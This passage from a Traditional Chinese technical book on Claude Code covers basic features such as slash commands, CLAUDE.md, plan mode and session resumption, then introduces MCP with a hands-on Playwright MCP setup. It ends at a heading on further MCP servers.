


圖 2.31 確認 Forwarded Address

來讓它修改原始碼吧

讓 Claude Code 實作的打磚塊，有時不會順利運作。例如畫面變全白時，可以向 Claude Code 反映「畫面變全白了」，Claude Code 便會修正打磚塊的程式碼。

實際上，像打磚塊這種程度，多半一次就能生成順利運作的程式碼。因此，試著向 Claude Code 下達「把球變成紅色」這類指示：

> 把球變成紅色

於是它應該會編輯 `index.html` 或 `main.js` 的程式碼，把球變成紅色（注 14）。

- 我來把球的顏色改成紅色。
- Read(main.js)
 - | Read 227 lines
- Update(main.js)
 - | Updated main.js with 1 addition and 1 removal
 - 88 function drawBall() {
 - 89 ctx.beginPath();
 - 90 ctx.arc(ball.x, ball.y, ball.radius, 0, Math.PI * 2);
 - 91 - ctx.fillStyle = '#fff';
 - 91 + ctx.fillStyle = '#ff0000';
 - 92 ctx.fill();
 - 93 ctx.closePath();

```
94    }
```

- 已把球的顏色改成紅色！

在瀏覽器把 `http://127.0.0.1:8080` 重新整理 (F5 或 Cmd/Ctrl+R)，就能用紅色的球遊玩。

像這樣完全把自己交給感覺、甚至忘了程式碼存在的寫程式方式，被稱為「Vibe Coding」（注 15）。

注 14：驗證運作時，有時需要不使用瀏覽器快取的強制重新整理 (super reload)。 注 15：<https://x.com/karpathy/status/1886192184808149383>

要下達參照指定檔案內容的指示

向 Claude Code 下指示時，有時想讓它參照特定檔案的內容。這種情況下，使用 `@檔名` 就能讓它參照特定檔案的內容。

例如下列方式，讓它一邊參照 `main.js` 的程式碼一邊下指示：

```
> 請簡單解說 @main.js 的程式碼
```

於是它會在參照 `main.js` 程式碼的基礎上回應：

```
| Read main.js (227 lines)
● 我來解說 main.js 的程式碼。
主要構成要素
1. 初始設定 (1-36 行)
  const canvas = document.getElementById('gameCanvas');
  const ctx = canvas.getContext('2d');
取得 canvas 元素與其繪圖 context，並定義球、擋板、磚塊的設定。
```

COLUMN | Visual Studio Code 的 Claude Code 擴充功能

Claude Code 也以 Visual Studio Code 擴充功能形式提供（注 16）。擴充功能可從 Marketplace（注 17）安裝，或在 Visual Studio Code 的終端機啟動 Claude Code 時自動安裝。

用 Visual Studio Code 擴充功能使用 Claude Code 時，能讓 Claude Code 參照你在編輯器選取的檔案。在圖 2.32 中，由於 Claude Code 正在參照 `main.js` 這個檔案，因此在 Claude Code 輸入欄下方顯示「main.js」。

注 16：截至本書撰寫時為 Beta 版。 注 17：<https://marketplace.visualstudio.com/items?itemName=anthropic.claude-code>




圖 2.32 以 Visual Studio Code 擴充功能讓它參照檔案的樣子

也可以讓 Claude Code 參照檔案內指定的行。在圖 2.33 中，由於 Claude Code 正在參照所選的 11 行，因此在 Claude Code 輸入欄下方顯示「9 lines selected」。讓 Claude Code 參照檔案內指定行的功能，在想編輯或說明程式碼特定部分時很方便。




圖 2.33 以 Visual Studio Code 擴充功能讓它參照檔案內指定行的樣子

此外，在以 CLI 啟動的 Claude Code 執行 `/ide` 指令，也能把 Claude Code 工作階段與 IDE 連接。不過，把 CLI 啟動的 Claude Code 連接到 IDE 的功能，截至本書撰寫時被視為舊版（legacy）。

2.5 其他基本功能

作為 Claude Code 基礎的收尾，說明其他基本功能。

斜線指令（Slash Command）

Claude Code 可用 `/exit` 結束。如同 `/exit`，Claude Code 提供以 `/` 開頭的「斜線指令（slash command）」。

可用的斜線指令一覽，可執行 `/help` 指令後按 tab 鍵選擇「commands」來確認。

```
> /help
```

```
Claude Code v2.0.37  general  commands  custom-commands  (tab to cycle)
Browse default commands:
```

```
> /add-dir    Add a new working directory
/agents      Manage agent configurations
/bashes      List and manage background tasks
/compact     Clear conversation history but keep a summary in context.
```

```
/config      Open config panel
/context     Visualize current context usage as a colored grid
/cost        Show the total cost and duration of the current session
/doctor      Diagnose and verify your Claude Code installation and settings
For more help: https://docs.claude.com/en/docs/claude-code/overview
```

斜線指令中，先掌握住的部分整理於表 2.2。

表 2.2 Claude Code 的斜線指令（部分）

指令	概要
/clear	清除對話歷史
/compact	摘要對話歷史
/help	顯示說明與可用指令
/ide	管理與 IDE 的整合
/init	初始化 CLAUDE.md
/resume	重新開啟工作階段
/rewind	倒回對話歷史

MEMO | 自訂斜線指令

Claude Code 的使用者也能自行新增自訂斜線指令。本書會在「第 5 章 5.4 以事件為基礎讓 Claude Code 先一步行動」中建立自訂斜線指令。

CLAUDE.md

啟動 Claude Code 後，執行 `/init` 指令看看。於是 Claude Code 會調查程式碼庫，開始建立名為 `CLAUDE.md` 的檔案。




圖 2.34 執行 /init 指令的樣子

稍待片刻，便會建立出例如下列內容的 `CLAUDE.md` 檔案：

CLAUDE.md

This file provides guidance to Claude Code (claude.ai/code) when working with code in this repository.

Project Overview

This is a browser-based breakout game (ブロック崩し) built with vanilla JavaScript and HTML5 Canvas. The game is entirely client-side with no build process, dependencies, or backend.

Running the Game

Open `index.html` directly in a web browser. No build or compilation step is required.

For development, you can use a simple HTTP server:

```
python3 -m http.server 8000
```

```
# or
```

```
npm run serve
```

Code Architecture

The codebase consists of three files:

- `index.html` - Game container with canvas element and UI
- `main.js` - All game logic in a single file
- `LICENSE` - MIT license

(後略：包含 Game Loop Architecture、Key Game Objects、Game State Flow、Collision Detection、Input System、Language 等小節，詳述 main.js 的各項實作位置)

用 `/init` 指令建立的 `CLAUDE.md`，彙整了在該專案進行開發時、Claude Code 所需的基礎知識。

`CLAUDE.md` 是在 Claude Code 中扮演「記憶 (Memory)」角色的檔案。Claude Code 會自動讀取目前目錄或上層目錄的 `CLAUDE.md`。

MEMO | CLAUDE.md 的種類與優先順序

`CLAUDE.md` 除了放在專案目錄共用之外，還有幾種類型。例如，可以用 `CLAUDE.local.md` 這個檔名，在專案內建立個人用的 `CLAUDE.md`。此外，跨專案的個人用 `CLAUDE.md` 可放在 `~/.claude/CLAUDE.md`。`CLAUDE.md` 的種類與優先順序，詳情請參考官方文件下列頁面。

參考：Manage Claude's memory — <https://code.claude.com/docs/en/memory>

計畫模式 (Plan Mode)

當要讓 Claude Code 執行探索程式碼庫、實作規劃、程式碼審查這類任務時，我們會希望 Claude Code 不能編輯檔案。使用計畫模式 (plan mode)，就能讓 Claude Code 以唯讀方式作業。

在 Claude Code 工作階段中按 `shift+tab`，會依序切換以下三種模式：

- 一般模式 (normal mode)
- 自動編輯模式 (accept edits)
- 計畫模式 (plan mode)

切到 plan mode 後，Claude Code 輸入欄下方會顯示「☒ plan mode on」。

重新開啟工作階段

以 `/exit` 指令或 `Ctrl + C` 等結束 Claude Code 工作階段後，有時會想重新開啟已結束的工作階段。用下列指令啟動 Claude Code，就能重新開啟前一個工作階段：

```
claude --continue
```

或者，啟動 Claude Code 後執行 `/resume` 指令，就能選擇工作階段並重新開啟。

```
> /resume
-----
Resume Session
› Codebase analysis: breakout game documentation
  19 minutes ago · 16 messages · main
```

請在這個目錄用 `index.html` 和 `main.js` 實作打磚塊。

20 minutes ago · 26 messages · main

MEMO | 用 `--resume` 選項重新開啟工作階段

也可以像 `claude --resume [sessionId]` 這樣使用 `--resume` 選項，重新開啟指定 ID 的工作階段。

2.6 本章小結

本章作為 Claude Code 的基礎，說明了開始使用 Claude Code 所需的最低限度基礎知識。

Claude Code 是 Anthropic 公開的 CLI 型程式設計代理。它以自然語言指示，接連建立、編輯檔案或執行指令來推進程式設計。光是本章說明的基本操作，就能用 Claude Code 實作簡單的應用程式。

不過，要熟練運用 Claude Code 這類程式設計代理，活用 MCP（Model Context Protocol）與理解程式設計代理的特性也很重要。下一章將說明用來擴充程式設計代理能力的 MCP。

第 3 章 精通 MCP !

大嶋勇樹

本章說明常用來擴充 Claude Code 等程式設計代理的 MCP（Model Context Protocol）。從 MCP 的基礎知識開始，以動手實作的方式在 Claude Code 設定 MCP 並運作，最後介紹對開發很方便的 MCP 伺服器。

3.1 MCP 入門

MCP 的概要

MCP（Model Context Protocol）是 Anthropic 提出、用來標準化 AI 應用程式與外部系統連線方式的協定。MCP 常被比喻為「AI 應用程式用的 USB-C 連接埠」。




圖 3.1 MCP 的概念示意

Claude Code 等 AI 應用程式，藉由連接外部系統來擴充其能力。例如，若 Claude Code 能參照所使用函式庫的最新文件、能執行操作網頁瀏覽器以驗證運作，就很方便。MCP 正是這種「AI 應用程式與外部系統連線」的協定。

支援 MCP 的 AI 應用程式範例

介紹幾個有名的、支援 MCP 的 AI 應用程式（MCP 主機，MCP host）：

- ・ Claude.ai、ChatGPT（注 1）等 AI 助理
- ・ Claude Code、Cursor（注 2）等程式設計代理

例如，在 Claude.ai 的桌面版應用程式「Claude Desktop」（注 3）設定 Filesystem MCP Server（注 4），就能從 Claude Desktop 參照或編輯本機檔案。



圖 3.2 在 Claude Desktop 使用 Filesystem MCP Server 的範例

MCP 官方文件的下列頁面，還刊載了許多其他 MCP 主機（MCP 用戶端）的範例。

參考：Example Clients — <https://modelcontextprotocol.io/clients>


注 1：截至本書撰寫時，要在 ChatGPT 使用 MCP，需使用開發者模式。 注 2：<https://cursor.com> 注 3：<https://claude.ai/download> 注 4：<https://github.com/modelcontextprotocol/servers/tree/main/src/filesystem>

MCP 受到關注的背景

MCP 作為擴充 AI 應用程式的技術而備受矚目。在 MCP 出現之前與之後，到底有什麼改變呢？

MCP 出現以前

在沒有 MCP 這類協定的年代，各個 AI 應用程式連接外部系統的方式各不相同。因此，只有「AI 應用程式與外部系統彼此支援相同連線方式」的組合才能連接。



只有支援相同連線方式的組合才能連接

圖 3.3 MCP 出現以前，AI 應用程式與外部系統的連線

MCP 出現以後

MCP 是標準化 AI 應用程式與外部系統連線方式的協定。只要是支援 MCP 的 AI 應用程式，就能連接任何可用 MCP 的外部系統。也就是說，無論是 AI 應用程式的開發方，還是外部服務的開發方，只要支援 MCP，就能以各種組合互相連接。




圖 3.4 透過 MCP 連接 AI 應用程式與外部系統

MCP 的架構

MCP 的架構如圖 3.5。



Claude Code 等 AI 應用程式（MCP 主機），由內部的 MCP 用戶端連接到本機或遠端的 MCP 伺服器。MCP 伺服器再連接到 Web 瀏覽器、GitHub 等外部系統。

MCP 的主要功能

截至本書撰寫時，MCP 的主要功能如表 3.1。

表 3.1 MCP 的主要功能

功能名稱	概要
Prompts	MCP 伺服器提供給模型的提示（prompt）的功能
Resources	MCP 伺服器提供給模型的資源（resource）的功能
Tools	MCP 伺服器提供可由模型呼叫之工具（tool）的功能
Roots	MCP 伺服器存取 MCP 用戶端檔案系統的功能
Sampling	MCP 伺服器呼叫 MCP 用戶端模型的功能
Elicitation	MCP 伺服器向 MCP 用戶端的使用者要求補充資訊的功能（設想用於 Human-in-the-Loop 的實作）

在 MCP 的這些功能中，截至本書撰寫時主要使用的是「Tools」。MCP 的「Tools」是「MCP 伺服器提供可由模型呼叫之工具」的功能。本書後續關於 MCP 的說明，全都以「Tools」為對象。

3.2 在 Claude Code 試用 MCP

Playwright MCP 的概要

要理解 MCP 的方便之處，實際試一次最有效。接下來以動手實作的方式，在 Claude Code 設定 MCP 並運作。

在 Claude Code 這類程式設計代理使用的 MCP 伺服器中，「Playwright MCP」（注 5）很有名。Playwright MCP 是使用 Playwright（注 6）來操作網頁瀏覽器的 MCP 伺服器。本節在 Claude Code 設定 Playwright MCP 並運作。

注 5：<https://github.com/microsoft/playwright-mcp> 注 6：<https://playwright.dev/>

在 Claude Code 設定 Playwright MCP

在 Claude Code 設定 MCP，有「使用 `claude mcp` 指令」與「直接編輯 `.mcp.json` 檔案」兩種方法。這裡重視日後的延伸應用，介紹直接編輯 `.mcp.json` 檔案的方法。

在第 2 章使用的動手實作環境，於 `/workspaces/claude-code-book` 目錄建立一個 `.mcp.json` 檔案。

```
.
├── CLAUDE.md
├── .devcontainer
│   ├── devcontainer.json
│   └── post_create.sh
├── index.html
├── LICENSE
├── main.js
├── .mcp.json
└── README.md
```

請在 `.mcp.json` 寫入以下內容並儲存（注 7）：

```
{
  "mcpServers": {
    "playwright": {
      "command": "npx",
      "args": [
        "@playwright/mcp@latest",
        "--browser",
        "chromium",
        "--isolated",
        "--no-sandbox"
      ]
    }
  }
}
```

```
}  
}
```

這樣 Playwright MCP 的設定就完成了。

注 7：為了在搭載 Apple 晶片的 macOS 的 Dev Container 環境也能順利運作，指定了 `--browser chromium` 選項。Windows 也指定此選項沒問題。此外，為了避免筆者在 Windows 驗證運作時發生的錯誤，指定了 `--isolated` 與 `--no-sandbox` 選項。

MEMO | 用 `claude mcp` 指令設定

上述與 `.mcp.json` 相同的設定，也可以如下執行 `claude mcp` 指令來完成：

```
claude mcp add playwright --scope project -- npx @playwright/mcp@latest --browser  
chromium --isolated --no-sandbox
```

`claude mcp` 指令的詳情請參考官方文件：Connect Claude Code to tools via MCP — <https://code.claude.com/docs/en/mcp>

啟用 Playwright MCP

啟動 Claude Code 來啟用 Playwright MCP。請用 `claude` 指令啟動 Claude Code；若已啟動，請先停止再用 `claude` 指令重新啟動。

於是會顯示找到新的 MCP 伺服器 playwright：

```
New MCP server found in .mcp.json: playwright  
  
MCP servers may execute code or access system  
resources. All tool calls require approval.  
  
> 1. Use this and all future MCP servers in this project |  
2. Use this MCP server |  
3. Continue without using this MCP server |  
  
Enter to confirm · Esc to reject
```

把顯示的選項翻成中文如下：

1. 使用此 MCP 伺服器（playwright）以及本專案今後的所有 MCP 伺服器
2. 使用此 MCP 伺服器（playwright）
3. 不使用此 MCP 伺服器（playwright）繼續

這裡選擇「1」按 Enter。於是 Playwright MCP 便可使用了。

MEMO | MCP 啟用設定的儲存位置

本項所做的 MCP 伺服器啟用設定，會儲存在 `.claude/settings.local.json` 這個 Claude Code 設定檔，內容如下：

```
{ "enabledMcpJsonServers": ["playwright"], "enableAllProjectMcpServers": true }
```

MCP 伺服器的啟用等設定，也可以透過建立、編輯這類內容的 Claude Code 設定檔來完成。設定檔詳情請參考官方文件：Claude Code settings — <https://code.claude.com/docs/en/settings>

使用 Playwright MCP

Playwright MCP 設定完成後，向 Claude Code 下達如下指示：

> 請用 `npx http-server` 啟動伺服器，存取打磚塊並截圖。

於是會如下要求允許啟動伺服器的指令：

```
● Bash(npx http-server -p 8000)
  └─ Running...
  Do you want to proceed?
  > 1. Yes
     2. Yes, and don't ask again for npx http-server -p 8000 commands ...
     3. Tell Claude what to do differently
```

選擇「1. Yes」允許後，伺服器啟動。接著會要求允許用 Playwright MCP 開啟網頁的操作：

```
● playwright - Navigate to a URL (MCP)(url: "http://127.0.0.1:8000")
  Do you want to proceed?
  > 1. Yes
     2. Yes, and don't ask again ...
     3. No, and tell Claude what to do differently (esc)
```

選擇「1. Yes」允許後，會因為尚未安裝網頁瀏覽器而出錯。基於此錯誤，會要求允許用 Playwright MCP 安裝網頁瀏覽器。發生錯誤時試圖自動解決，是程式設計代理的一大特徵。

```
● playwright - Navigate to a URL (MCP)(url: "http://127.0.0.1:8000")
  └─ Error: Browser specified in your config is not installed. Either install it
    (likely) or change the config.
● 我來安裝瀏覽器。
  playwright - Install the browser specified in the config (MCP)
  > 1. Yes ...
```

選擇「1. Yes」允許後，便開始在 Dev Container 環境安裝網頁瀏覽器。稍待片刻，會再次要求允許用 Playwright MCP 開啟網頁。選擇「1. Yes」允許後，會顯示已用 Playwright MCP 開啟網頁，並要求允許截圖：

```
● playwright - Navigate to a URL (MCP)(url: "http://127.0.0.1:8000")
  | ### Ran Playwright code
    await page.goto('http://127.0.0.1:8000');
    ... +14 lines
● 已可存取遊戲。我來截圖。
● playwright - Take a screenshot (MCP)(filename: "breakout-game.png", type: "png")
  > 1. Yes ...
```

選擇「1. Yes」允許後，便會截圖：

```
● playwright - Take a screenshot (MCP)(filename: "breakout-game.png", type: "png")
  | ### Result
    Took the viewport screenshot and saved it as /workspaces/claude-code-book-
    template/.playwright-mcp/breakout-game.png
  | [Image]
● 截圖完成。畫面顯示打磚塊遊戲的初始畫面。
  圖中顯示如下：
    - 上方 5 行彩色磚塊（紅、橙、黃綠、綠、水藍）
    - 黑色背景的遊戲區（球與擋板為遊戲開始前的狀態）
  截圖已存至 .playwright-mcp/breakout-game.png。
  http-server 仍在背景執行中（http://127.0.0.1:8000）。若要停止請告知。
```

如 Claude Code 的輸出所示，截圖以 `breakout-game.png` 這個檔名儲存到 `.playwright-mcp` 目錄。



圖 3.6 以 Playwright MCP 拍攝的截圖

藉由設定 Playwright MCP，我們讓 Claude Code 實際操作了網頁瀏覽器。

本節是以「逐一允許 Playwright MCP 每個操作」的步驟進行。若今後也設定為允許同樣的操作，下次起便能省略核准操作。不過，瀏覽器操作有可能把含機密資訊的請求送往非預期的網站，因此在未核准下自動操作需特別留意。

3.3 介紹對開發很方便的 MCP 伺服器

我們已看到，使用 MCP 能輕鬆擴充 Claude Code 等程式設計代理。本節介紹幾個對開發很方便的 MCP 伺服器。

Context7 MCP

Context7 MCP（注 8）是用來取得函式庫最新或特定版本的文件與範例程式碼的 MCP 伺服器。

作為程式設計代理核心的大型語言模型，只知道訓練資料所含、到某個時間點為止的資訊。此外，即使使用訓練資料中包含的函式庫，光憑模型的知識有時也無法順利實作。使用 Context7 MCP，就能讓程式設計代理一邊確認函式庫的最新或特定版本資訊，一邊實作。

Serena MCP

